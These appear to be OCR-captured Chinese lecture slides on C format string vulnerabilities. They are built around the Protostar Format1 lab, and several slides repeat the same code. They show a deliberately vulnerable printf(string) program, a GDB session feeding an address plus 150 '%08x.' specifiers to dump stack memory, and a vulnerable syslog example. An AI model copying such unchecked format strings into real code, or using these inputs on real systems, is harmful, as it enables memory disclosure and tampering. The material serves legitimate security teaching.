
```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```



实例分析

Protostar Format1


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```



实例分析

Protostar Format1


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```




实例分析

Protostar Format1


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```



暴力手段：通过GDB打印内存上的数据来观察0x08049638存在哪里


Ubuntu-22.04-GoSec [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities
Terminal
en
user@protostar: ~
d96c5.00363836.6f682f00.752f656d.2f726573.6d726f66.00317461.
Program exited normally.
(gdb) r $(python -c 'print "\x38\x96\x04\x08" + "%08x."*150 ')
Starting program: /home/user/format1 $(python -c 'print "\x38\x96\x04\x08" + "%08x."*150 '
)
80804960c.bffff3d8.08048469.b7fd8304.b7fd7ff4.bffff3d8.08048435.bffff5e2.b7ff1040.0804845b
.b7fd7ff4.08048450.00000000.bffff458.b7eadc76.00000002.bffff484.bffff490.b7fe1848.bffff440
.ffffffff.b7ffeff4.0804824d.00000001.bffff440.b7ff0626.b7fffab0.b7fe1b28.b7fd7ff4.00000000
.00000000.bffff458.c559ee2c.ef06583c.00000000.00000000.00000000.00000002.08048340.00000000
.b7ff6210.b7eadb9b.b7ffeff4.00000002.08048340.00000000.08048361.0804841c.00000002.bffff484
.08048450.08048440.b7ff1040.bffff47c.b7fff8f8.00000002.bffff5cf.bffff5e2.00000000.bffff8d5
.bffff8e9.bffff8f3.bffff915.bffff929.bffff931.bffff941.bffff954.bffff96c.bffff979.bffff988
.bffff993.bffff9a7.bffff9e5.bffff9fc.bffffa0d.bffffa26.bffffff16.bffffff2a.bffffff38.bffffff53
.bffffff71.bffffff80.bffffffb4.bffffffbd.bffffffd4.00000000.00000020.b7fe2414.00000021.b7fe2000
.00000010.178bfbbf.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020
.00000005.00000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.000003e9
.0000000c.000003e9.0000000d.000
Breakpoint 1, vuln (
    string=0xbffff5e2 "8\226\004\b%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%"...) at format1/format1.c:15
15   in format1/format1.c
(gdb) c
Continuing.
003e9.0000000e.000003e9.00000017.00000000.00000019.bffff5ab.0000001f.bffffe9.0000000f.bff
ff5bb.00000000.00000000.00000000.00000000.00000000.eb000000.17325abf.f5a99d5f.1de66c02.69f
e3cdf.00363836.00000000.00000000.00000000.2f000000.656d6f68.6573752f.6f662f72.74616d72.963
80031.30250804.252e7838.2e783830.78383025.3830252e.30252e78.
Program exited normally.
(gdb)
Right Ctrl

利用格式化字符串实施远程攻击




```
syslog("Reading username:");
read_socket(username);
syslog(username);
```

参考案例：Protostar Final1

本章要点

- C语言的格式化字符串运行原理

- 非法读取栈上数据
- 非法在栈上写入数据

- format1 案例：一个利用"%n"构造的数据篡改攻击